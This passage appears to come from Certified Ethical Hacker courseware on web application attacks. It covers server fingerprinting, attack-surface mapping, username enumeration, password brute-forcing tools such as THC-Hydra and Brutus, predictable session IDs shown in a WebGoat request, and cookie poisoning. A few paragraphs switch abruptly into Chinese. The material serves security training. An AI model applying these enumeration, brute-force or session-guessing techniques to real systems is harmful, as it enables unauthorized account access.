Server-side technologies or server-side scripting refers to the dynamic generation of web pages that are served by the web servers, as they are opposed to **static web pages** that are in the storage of the server and served to web browsers. Fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting.

Map the Attack Surface

Identify the various attack surfaces uncovered by the applications and the vulnerabilities that are associated with each one.



Analyze Web Applications: Identify Entry Points for User Input

- During the web application analysis, attackers identify entry points for user input so that they can understand the way the web application accepts or handles the user input. Then the attacker tries to find the vulnerabilities present in input mechanism and tries to exploit them so that attacker can associate with or gain access to the web application. Examine **URL, HTTP Header, query string parameters, POST data**, and cookies to determine all user input fields.
- Identify **HTTP header parameters** that can be processed by the application as user inputs such as User-Agent, Referrer, Accept, Accept-Language, and Host headers.
- Determine **URL encoding techniques** and other encryption measures implemented to secure the web traffic such as SSL.

The tools used to analyze web applications to identify entry points for user input include **Burp Suite, HttPrint, WebScarab, OWASP Zed Attack Proxy**, etc.

Analyze Web Applications: Identify Server-Side Technologies

- 1 Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server side technologies
- 2 Examine URLs for file extensions, directories, and other identification information
- 3 Examine the error page messages
- 4 Examine session tokens:
 - JSESSIONID - Java
 - ASPSESSIONID – IIS server
 - ASP.NET_SessionId - ASP.NET
 - PHPSESSID - PHP

http://net-square.com

http://juggyboy.com/error.aspx

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Web Applications: Identify Server-Side Technologies

Source: <http://net-square.com>

After identifying the entry points through user inputs, attackers try to identify **server-side technologies**.

The server-side technologies can be identified as follows:

1. Perform a detailed server fingerprinting, analyze HTTP headers and HTML source code to identify server side technologies
2. Examine URLs for file extensions, directories, and other identification information
3. Examine the error page messages
4. Examine session tokens:
 - JSESSION ID - Java
 - ASPSESSION ID – IIS server
 - ASP.NET_Session ID- ASP.NET
 - PHPSESSID ID – PHP

The image shows two windows side-by-side. On the left is a screenshot of the **httpX** tool's "web server fingerprinting report". It is a table with columns: host, port, ssl, banner reported, banner deduced, icon, and confidence. The table lists various websites and their detected technologies. One row for www.porn80software.com at port 80 has its "banner deduced" column highlighted with a red border. On the right is a screenshot of a browser window showing an error page titled "Oops!". The URL is <http://juggyboy.com/error.aspx>. The error message is: "Server Error in '/ReportServer' Application. Could not find the permission set named 'ASP.NET'. Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code." A red box highlights the "Version Information" section which reads: "Microsoft .Net Framework Version 4.0.30319; ASP.NET Version 4.0.30319.1".

FIGURE 13.37: Identify Server-Side Technologies

Analyze Web Applications: Identify Server-Side Functionality

A small icon representing a disk or storage device.

Analyze Web Applications: Identify Server-side Functionality

Once the server-side technologies are determined, identify the server-side functionality. This helps you to find the potential vulnerabilities in server-side functionalities. Examine page source and URLs and make an educated guess to determine the **internal structure** and functionality of **web applications**.

Tools Used:



Wget

Source: <http://www.gnu.org>

GNU Wget is for retrieving files using **HTTP**, **HTTPS**, and **FTP**, the most widely-used Internet protocols. It is a non-interactive command-line tool, so it can be called from scripts, cron jobs, terminals without X-Windows support, etc.



Teleport Pro

Source: <http://www.tenmax.com>

Teleport Pro is an all-purpose high-speed tool for getting data from the Internet. Launch up to ten simultaneous retrieval threads, access **password-protected** sites, filter files by size and

type, and search for keywords. Capable of **reading HTML 4.0, CSS 2.0, and DHTML, T Teleport** can find all files available on all websites by means of web spidering with server-side image map exploration, automatic dial-up connecting, Java applet support, variable exploration depths, project scheduling, and relinking abilities.



BlackWidow

Source: <http://softbytelabs.com>

BlackWidow scans a site and creates a complete profile of the **site's structure, files, external links** and even link errors. BlackWidow will download all file types such as pictures and images, audio and MP3, videos, documents, ZIP, programs, CSS, Macromedia Flash, .pdf, PHP, CGI, HTM to MIME types from any websites. Download video and save as many different video formats, such as YouTube, MySpace, Google, MKV, MPEG, AVI, DivX, XviD, MP4, 3GP, WMV, ASF, MOV, QT, VOB, etc. It can now be controlled programmatically using the built-in Script Interpreter.

Examine URL




FIGURE 13.38: BlackWidow

If a page URL starts with https instead of http, then it is known as a SLL certified page. If a page contains an .aspx extension, chances are that the application is written using **ASP.NET**. If the query string has a parameter named showBY, then you can assume that the application is using a database and displays the data by that value.

Analyze Web Applications: Map the Attack Surface



Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Analyze Web Applications: Map the Attack Surface

There are various entry points for attackers to compromise the network, so proper analysis of the attack surface must be done. The mapping of the attack surface includes thorough checking of **possible vulnerabilities** to launch the attack. The following are the various factors through which an attacker collects the information and plans the kind of attack to be launched.

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities Exploitation

FIGURE 13.39: Map the Attack Surface



Web App Hacking Methodology

In web applications, the authentication functionality has many design loopholes such as bad passwords, i.e. short or blank, common dictionary words or names, passwords set the same as user name, and those still set to default values. The attacker can exploit the **vulnerabilities** in the **authentication mechanism** for gaining access to the web application or network. The various threats that exploit the weaknesses in the authentication mechanism include network eavesdropping, brute force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Attack Authentication Mechanism

CEH Certified Ethical Hacker

- Attackers can **exploit design and implementation flaws** in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms

User Name Enumeration	Attack Types
	Verbose failure messages Predictable user names
Password Attacks	Password functionality exploits Password guessing Brute-force attack
Session Attacks	Session prediction Session brute-forcing Session poisoning
Cookie Exploitation	Cookie poisoning Cookie sniffing Cookie replay

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Authentication Mechanism

Most of the authentication mechanisms used by web applications have design flaws. If an attacker can identify those design flaws, he or she can easily exploit the flaws and gain unauthorized access. The design flaws include failing to check password strength, insecure transportation of credentials over the Internet, etc. Web applications usually authenticate their clients or users based on a combination of user name and password. Hence, the **authentication mechanism attack** involves identifying and exploiting the user name and passwords.



User Name Enumeration

User names can be enumerated in two ways; one is **verbose failure messages** and the other is predictable user names.



Verbose Failure Message

In a typical login system, the user is required to enter two pieces of information, that is, user name and password. In some cases, an application will ask for some more information. If the user is trying to log in and fails, then it can be inferred that at least one of the pieces of the information that is provided by the user is **incorrect** or **inconsistent** with the other information provided by the user. The application discloses that particular information that is provided by the user was incorrect or inconsistent; it will be providing ground for an attacker to exploit the application.

Example:

- ⌚ Account <username> not found
- ⌚ The password provided incorrect
- ⌚ Account <username> has been locked out



Predictable User Names

Some of the applications automatically generate account user names according to some predictable sequence. This makes it very easy way for the attacker who can discern the sequence for potential exhaustive list of all **valid user names**.



Password Attacks

Passwords are cracked based on:

- ⌚ Password functionality exploits
- ⌚ Password guessing
- ⌚ Brute-force attacks

Session Attacks

The following are the types of session attacks employed by the attacker to attack the authentication mechanism:

- ⌚ Session prediction
- ⌚ Session brute-forcing
- ⌚ Session poisoning



Cookie Exploitation

The following are the types of cookie exploitation attacks:

- ⌚ Cookie poisoning
- ⌚ Cookie sniffing
- ⌚ Cookie replay

User Name Enumeration

C|EH
Certified Ethical Hacker

1 If login error states which part of the user name and password is not correct, guess the users of the application using the **trial-and-error method**

User name rini.matthews does not exist

User name successfully enumerated to rini.matthews
<https://wordpress.com>

2 Some applications automatically generate **account user names** based on a **sequence** (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



User Name Enumeration

Source: <https://wordpress.com>

User name enumeration helps in guessing login IDs and passwords of users. If the login error states which part of the user name and password are not correct, guess the users of the application using the **trial-and-error method**.

Look at the following picture that shows enumerating user names from verbose failure messages:





FIGURE 13.40: User Name Enumeration

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy, i.e., locks the account after a certain number of **failed login attempts**.

Some applications automatically generate account user names based on a sequence (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names.



Password Attacks: Password Functionality Exploits

Password attacks are the techniques used by the attacker for discovering passwords. Attackers exploit the password functionality so that they can bypass the **authentication mechanism**.



Password Changing

Determine password change functionality within the application by spidering the application or creating a login account. Try random strings for Old Password, New Password, and Confirm the New Password fields and analyze errors to identify vulnerabilities in password change functionality.



Password Recovery

Forgot Password features generally present a challenge to the user; if the number of attempts is not limited, attackers can guess the challenge answer successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.



Remember Me Exploit

Remember Me functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010.

Attackers can use an enumerated user name or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

C|EH
Certified Ethical Hacker

1
Password List



Attackers **create a list of possible passwords** using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered

2
Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks

3
Tools

Password guessing can be performed manually or using automated tools such as **Brutus**, **THC-Hydra**, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Attacks: Password Guessing

 Password guessing is a method where an attacker guesses various passwords until he or she gets the correct passwords by using the following methods: password list, password dictionary, and various tools.



Password List

Attackers create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and trying each password until the correct password is discovered.



Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as Dictionary Maker to perform dictionary attacks.



Tools Used for Password Guessing

Password guessing can be performed manually or using **automated tools** such as WebCracker, Brutus, Burp Insider, THC-Hydra, etc.



THC-Hydra

Source: <http://www.thc.org>

THC-HYDRA is a network logon cracker that supports many different services. This tool is a proof of concept code, to give researchers and security consultants the possibility to show how easy it would be to gain unauthorized remote access to a system.



FIGURE 13.41: THC-Hydra Tool Screenshot



In addition to these tools, Burp Insider is also used for password guessing.

Password Attacks: Brute-forcing

 Certified Ethical Hacker

In brute-forcing attacks, attackers **crack the log-in passwords** by trying all possible values from a set of alphabets, numeric, and special characters

Attackers can use password cracking tools such as **Burp Suite's Intruder**, **Brutus**, and **Sensepost's Crowbar**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Password Attacks: Brute Forcing

Brute force is one of the methods used for cracking passwords. In a brute forcing attack, attackers crack the login passwords by trying all possible values from a set of alphabet, numeric, and special characters. The **main limitation of the brute force attack** is this is beneficial in identifying small passwords of two characters. Guessing becomes more crucial when the password length is longer and also if it contains letters with both upper and lower case. If numbers and symbols are used, then it might even take more than a few years to guess the password, which is almost practically impossible. Commonly used password cracking tools by attackers include Burp Suite's Intruder, Brutus, Sensepost's Crowbar, etc.



Burp Suite's Intruder

Source: <http://portswigger.net>

Burp Intruder is a module of BurpSuite. It enables the user to automatize pen testing on web applications.




FIGURE 13.42: Burp Suite's Intruder Tool Screenshot



Brutus

Source: <http://www.hoobie.net>

Brutus is a remote password cracking tool. Brutus supports HTTP, POP3, FTP, SMB, Telnet, IMAP, NNTP, and many other authentication types. It includes a multi-stage authentication engine and can make 60 simultaneous target connections.




FIGURE 13.43: Brutus Tool Screenshot

Session Attacks: Session ID Prediction/Brute-Forcing

C|EH
Certified Ethical Hacker

GET http://janaina:8180/WebGoat/attack?Screen=17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.0.6
Accept: text/xml, application/xml, application/xhtml+xml, text/html;q=0.9, text/plain;q=0.8, image/png,*/*,q=0.5
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: SESSIONID=user0
Authorization: Basic Z3ViC3Q6Z3ViC3Q

Predictable Session Cookie

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Session Attacks: Session ID Prediction/Brute Forcing

Every time a user logs in to a particular website, then a session ID is given to the user. This session ID is valid until the session is terminated and a new session ID is provided when the user logs in again. Attackers try to exploit this **session ID mechanism** by guessing the next session ID after collecting some valid session IDs.

- In the first step, the attacker collects some valid session ID values by sniffing traffic from authenticated users.
- Attackers then analyze captured session IDs to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- In addition, the attacker can implement a brute force technique to generate and test different values of the session ID until he or she successfully gets access to the application.

- 脆弱的会话生成机制，使用由用户名或其他可预测信息（如时间戳或客户端IP地址）组成的会话ID，可以被利用于通过轻易猜测有效的会话ID。

GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen=17&menu=410HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*,q=0.5
-----
Referer: http://janaina:8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Qz
```

Predictable Session Cookie

FIGURE 13.44: Session ID Prediction/Brute Forcing

对于某些Web应用程序，会话ID信息通常由固定宽度的字符串组成。随机性是避免预测的关键。从图中可以看出，会话ID变量由JSESSIONID表示，并假设其值为“user01”，这对应于用户名。通过猜测新的会话ID值，例如“user 02”，攻击者可能获得对应用的未经授权访问。

Cookie Exploitation: Cookie Poisoning

If the cookie contains **passwords** or **session identifiers**, attackers can steal the cookie using techniques such as **script injection** and **eavesdropping**
Attackers then replay the cookie with the same or altered passwords or session identifiers to **bypass web application authentication**
Attackers can trap cookies using tools such as **OWASP Zed Attack Proxy**, **Burp Suite**, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials and can be modified with ease to escalate access or assume the identity of another user.

Cookies are used to maintain a session state in the otherwise stateless HTTP protocol. Sessions are intended to be uniquely tied to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to **inject malicious** content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. Cookies exist as files stored in the client computer's memory or hard disk. By modifying the data in the cookie, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "Remember me?" and store the user's information in a cookie, so he or she does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode the cookies. Easily reversible encoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters) give many who view cookies a false sense of security. If the cookie contains passwords or session identifiers, attackers can steal the cookie using techniques such as script injection and eavesdropping. Attackers then replay the cookie with the same or altered

passwords or session identifiers to bypass web application authentication. Examples of tools used by the attacker for trapping cookies include **OWASP Zed Attack Proxy, Burp Suite**, etc.



OWASP Zed Attack Proxy

Source: <https://www.owasp.org>

OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for testing web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

